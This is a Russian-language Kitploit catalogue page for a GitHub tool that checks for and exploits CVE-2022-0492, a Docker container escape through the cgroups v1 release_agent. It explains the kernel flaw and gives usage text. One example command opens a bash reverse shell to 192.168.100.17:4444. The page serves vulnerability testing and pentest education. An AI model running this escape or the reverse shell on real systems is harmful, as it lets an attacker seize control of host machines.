
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/t1erno/cve-2022-0492-docker-breakout-checker-and-poc
Повышение привилегийБезопасность контейнеровАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеБезопасность облачных средОбучение и ОбразованиеПобег из КонтейнераЛаборатории и Практика
Поделиться
GitHubt1erno/cve-2022-0492-docker-breakout-checker-and-poc

CVE-2022-0492-Docker-Breakout-Checker-and-PoC

Средство проверки выхода из Docker и PoC через CAP_SYS_ADMIN и через пользовательские пространства имён (CVE-2022-0492)

Репозиторий
81443 лет назадЕщё не проверено

CVE-2022-0492 Проверка и PoC для выхода из Docker-контейнера

Краткое описание

Для эксплуатации уязвимости злоумышленнику требуется доступ к контейнеру Docker, запущенному на уязвимой системе. После успешной эксплуатации атакующий может выйти из контейнера и получить полный контроль над хост-системой.

Уязвимость была обнаружена в функции cgroup_release_agent_write в файле kernel/cgroup/cgroup-v1.c ядра Linux. Эта ошибка при определённых обстоятельствах позволяет использовать функцию release_agent из cgroups v1 для повышения привилегий и неожиданного обхода изоляции пространств имён.

Проще говоря, cgroups v1 имеет функцию release_agent, которая запускает программу при завершении процесса в cgroup. Если notify_on_release включён, ядро выполняет бинарный файл release_agent от root. Изменяя файл release_agent, злоумышленник может выполнить собственный бинарный файл с повышенными привилегиями, захватив управление системой. Однако файл release_agent принадлежит root, поэтому изменить его может только пользователь с root-доступом.

Использование

# sh CVE-2022-0492.sh

[>] CVE-2022-0492 Docker Container Escape                                           V
[>] Execute this script in a Docker to check for vulnerability or to exploit it. (º___\/{
[>] Usage:
        sh CVE-2022-0492.sh    --checker                Verify if system is vulnerable.
        sh CVE-2022-0492.sh -c|--command <COMMAND>      Execute command on host machine.
        sh CVE-2022-0492.sh -h|--help                   Print the help panel.

[>] Example:
        sh CVE-2022-0492.sh --command 'bash -c "bash -i >& /dev/tcp/192.168.100.17/4444 0>&1"'

Примеры

